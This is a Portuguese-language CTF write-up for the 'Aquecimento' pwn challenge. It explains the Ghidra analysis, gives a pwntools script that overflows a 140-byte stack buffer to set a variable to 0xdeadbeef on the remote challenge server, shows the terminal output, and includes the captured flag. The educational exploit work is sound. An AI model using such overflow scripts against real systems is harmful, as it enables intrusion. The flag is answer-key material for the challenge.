


Relatório de Pwn

- Aquecimento 150 bpm

Sendo o código fornecido pela descrição do chall um executável, utilizei o Ghidra para analisar seu conteúdo. No código decompilado, foi possível observar que a flag é entregue apenas se a comparação for satisfeita, na qual a variável “local_c” é igual ao valor hexadecimal “-0x21524111”, em char “0xdeadbeef” (o que de fato é salvo no registrador). Imagem do Ghidra abaixo:




Analisando o código e suas variáveis, observa-se que o “local_98” é um buffer de entrada para strings, onde colocamos nosso input, armazenado na posição [-0x98] da Stack (em decimal -152). Por outro lado, temos o “local_c”, guardado na posição [-0xc] na Stack (em decimal -12), em que o nosso objetivo é mudar seu valor por meio de pwning para que passe na comparação nosso. Vale lembrar que a pilha em questão cresce de cima para baixo, por isso seus valores vão ficando mais negativos a cada push.



Assim, procuramos fazer um Buffer Overflow (como o preenchimento do buffer é do menor para o maior endereço, fazer overflow no buffer consegue corromper valores em posições acima do local onde ele está armazenado), preenchendo o valor do buffer “local_98” até que chegue à posição da variável “local_c” na pilha e, em seguida, colocando o char que queremos para atender à senha.

Para isso, fiz um script em python utilizando a biblioteca “pwn”. Pelo fato do buffer estar na posição -152 da pilha, para chegar à posição -12 são necessários 140 bytes de preenchimento colocados no input. Após esse preenchimento, deve-se colocar a expressão “0xdeadbeef”, que no código coloquei em formato “\xef\xbe\xad\xde” pela leitura ser little endian. Rodando o código, a flag foi fornecida no terminal, como na imagem abaixo:



```
Pwn > aquecimento.py > ...
1  from pwn import *
2
3  # Estabelece uma conexão com o serviço remoto
4  conn = remote("challs.grisufrrj.com", 27033)
5
6  # Cria o payload para o buffer overflow
7  buffer_size = 140
8  overflow = b"x" * buffer_size
9  ret_addr = b"\xef\xbe\xad\xde"
10 payload = overflow + ret_addr
11
12 # Envia o payload para o serviço
13 conn.sendline(payload)
14
15 # Interage com o serviço
16 conn.interactive()
17
18 # CTF-BR{essE-aRRoCh3-e-prA-V3-q-acHou-queeutavaaquisofrendo}
```

```
(venv)~(gui@kalibon)-[~/Área de trabalho/GRIS/Pwn]
$ source ~/venv/bin/activate
python /home/gui/Área de trabalho/GRIS/Pwn/aquecimento.py
[+] Opening connection to challs.grisufrrj.com on port 27033: Done
[*] Switching to interactive mode
Vamos ver se voce esta preparado para o aquecimento do mano ZAF3.
Tava esperto, tome: CTF-BR{essE-aRRoCh3-e-prA-V3-q-acHou-queeutavaaquisofrendo}

[*] Got EOF while reading in interactive
```